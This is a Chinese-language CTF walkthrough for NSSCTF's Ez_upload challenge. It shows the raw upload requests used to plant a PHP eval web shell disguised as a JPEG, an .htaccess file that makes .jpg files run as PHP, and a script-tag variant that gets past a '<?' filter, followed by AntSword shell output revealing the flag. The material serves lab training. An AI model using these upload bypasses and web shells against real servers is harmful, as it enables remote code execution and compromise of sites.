
-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="file"; filename="1.jpg.php"
Content-Type: image/jpeg

<script language="php">eval($_POST[jk]);</script>
-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="submit"
```

Connection: close
Content-Type: text/html; charset=UTF-8

文件存储在: upload/1.jpg.php

然后用蚁剑连接



然后就找到flag了

[SWPUCTF 2022 新生赛]Ez_upload

url:https://www.nssctf.cn/problem/2642

打开题目上传一个图片木马结果没用

Referer: http://node5.anna.nssctf.cn:28404/

Cookie:

`Hm_lvt_648a44a949074de73151ffaa0a832aec=1769520243,1769694071,1769860088,1769869464;``Hm_lpt_648a44a949074de73151ffaa0a832aec=1769869464;``HMACCOUNT=F36DC9342183882E;``PHPSESSID=fe69b3ded59aa7dc810f3b4b54726661`

Upgrade-Insecure-Requests: 1

Priority: u=0, i

`-----geckoformboundary5555df25bf1d543215a04843a972b6bc`

Content-Disposition: form-data; name="uploaded"; filename="1.jpg"

Content-Type: image/jpeg

`<?php @eval($_POST['jk']); ?>``-----geckoformboundary5555df25bf1d543215a04843a972b6bc`

Content-Disposition: form-data; name="submit"

```
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
  上传文件<input type="file" name="uploaded" />
  <input type="submit" name="submit" value="上传" />
</form>还是换个其他类型吧
```

看到题目提示是.htaccess 然后上传一个.htaccess文件 将上传内容修改为下面所示

Content-Disposition: form-data; name="uploaded"; filename=".htaccess"

Content-Type: image/jpeg

AddType application/x-httpd-php .jpg

显示上传成功

Origin: http://node5.anna.nssctf.cn:28404

Connection: close

Referer: http://node5.anna.nssctf.cn:28404/

Cookie:

`Hm_lvt_648a44a949074de73151ffaa0a832aec=1769520243,1769694071,1769860088,1769869464;``Hm_lpt_648a44a949074de73151ffaa0a832aec=1769869464; HMACCOUNT=F36DC9342183882E;``PHPSESSID=fe69b3ded59aa7dc810f3b4b54726661`

Upgrade-Insecure-Requests: 1

Priority: u=0, i

`-----geckoformboundary5555df25bf1d543215a04843a972b6bc`

Content-Disposition: form-data; name="uploaded"; filename=".htaccess"

Content-Type: image/jpeg

`AddType application/x-httpd-php .jpg``-----geckoformboundary5555df25bf1d543215a04843a972b6bc`

Content-Disposition: form-data; name="submit"

上传

`-----geckoformboundary5555df25bf1d543215a04843a972b6bc--`

Connection: close

Content-Type: text/html; charset=UTF-8

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
  上传文件<input type="file" name="uploaded" />
  <input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/a0e1c4e9a3e9b62898f9900e1d20f4c/.htaccess successfully
uploaded!
```

然后从新上传图片木马

`Hm_lvt_648a44a949074de73151ffaa0a832aec=1769520243,1769694071,1769860088,1769869464;``Hm_lpt_648a44a949074de73151ffaa0a832aec=1769869464; HMACCOUNT=F36DC9342183882E;``PHPSESSID=fe69b3ded59aa7dc810f3b4b54726661`

Upgrade-Insecure-Requests: 1

Priority: u=0, i

`-----geckoformboundary5555df25bf1d543215a04843a972b6bc`

Content-Disposition: form-data; name="uploaded"; filename="jk.jpg"

Content-Type: image/jpeg

`<?php @eval($_POST['jk']); ?>``-----geckoformboundary5555df25bf1d543215a04843a972b6bc`

Content-Disposition: form-data; name="submit"

上传


`-----geckoformboundary5555df25bf1d543215a04843a972b6bc--`

```
<form action="" method="post" enctype="multipart/form-data">
  上传文件<input type="file" name="uploaded" />
  <input type="submit" name="submit" value="上传" />
</form>还是换个其他类型吧
```


不过这里出现一点状况, 估计是将<?给过滤掉了, 换下一句话木马的语句


```
Content-Disposition: form-data; name="uploaded"; filename="jk.jpg"
Content-Type: image/jpeg

<script language="php">eval($_POST[jk]);</script>
```



出现路径之后就用蚁剑连接



连接成功之后就是找flag 直接在蚁剑里面找不到真的flag

■ lib64

■ media

■ mnt

■ opt

■ proc

■ root

■ run

■ sbin

■ srv

■ sys

■ tmp

■ usr

📁 opt

📁 proc

📁 root

📁 run

📁 sbin

📁 srv

📁 sys

📁 tmp

📁 usr

📁 var

📄 .dockerenv

📄 core

📄 flag

在蚁剑的虚拟终端输入env看看是不是在环境变量里面

```
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/upload/a0e1c4e9a3e9b62898f9900e1d20fc4c) $ env
PHP_FILENAME=php-5.6.23.tar.xz
PHP_EXTRA_CONFIGURE_ARGS=--with-apxs2
APACHE_CONFDIR=/etc/apache2
HOSTNAME=anna0139a6e2fe_sservice
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
PHP_EXTRA_BUILD_DEPS=apache2-dev
OLDPWD=/var/www/html/upload/a0e1c4e9a3e9b62898f9900e1d20fc4c
APACHE_RUN_DIR=/var/run/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PHP_VERSION=5.6.23
GPG_KEYS=0BD78B5F97500D450838F95DFE857D9A90D90EC1 6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/sbin:/usr/local/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PHPIZE_DEPS=autoconf file g++ gcc libc-dev make
PWD=/var/www/html/upload/a0e1c4e9a3e9b62898f9900e1d20fc4c
PHP_SHA256=39141e9a617af172aedbbacee7a63eb15502850f7cea20d759a9cffa7cfb0a1a
APACHE_ENVVARS=/etc/apache2/envvars
FLAG=N88CTF{69324bf7-b27d-481e-9a77-99cffa52be56}
(www-data:/var/www/html/upload/a0e1c4e9a3e9b62898f9900e1d20fc4c) $
```

还可以在浏览器里通过post传参看phpinfo();，这里注意路径不要写错了

HOSTNAME	anna0139a6e2fe_sservice
APACHE_RUN_USER	www-data
FLAG	NSSCTF{69324bf7-b27d-481e-9a77-99cfa52be56}
PHP_INI_DIR	/usr/local/etc/php/

网络查看器控制台调试器样式编辑器性能内存存储无障碍环境应用程序HackBarHackBar

onEncodingSQLXSSLFIXXEOther

URL

URL

cute

☒ Post data☐ Referer☐ User Agent☐ CookiesAdd HeaderClear All

jk=phpinfo();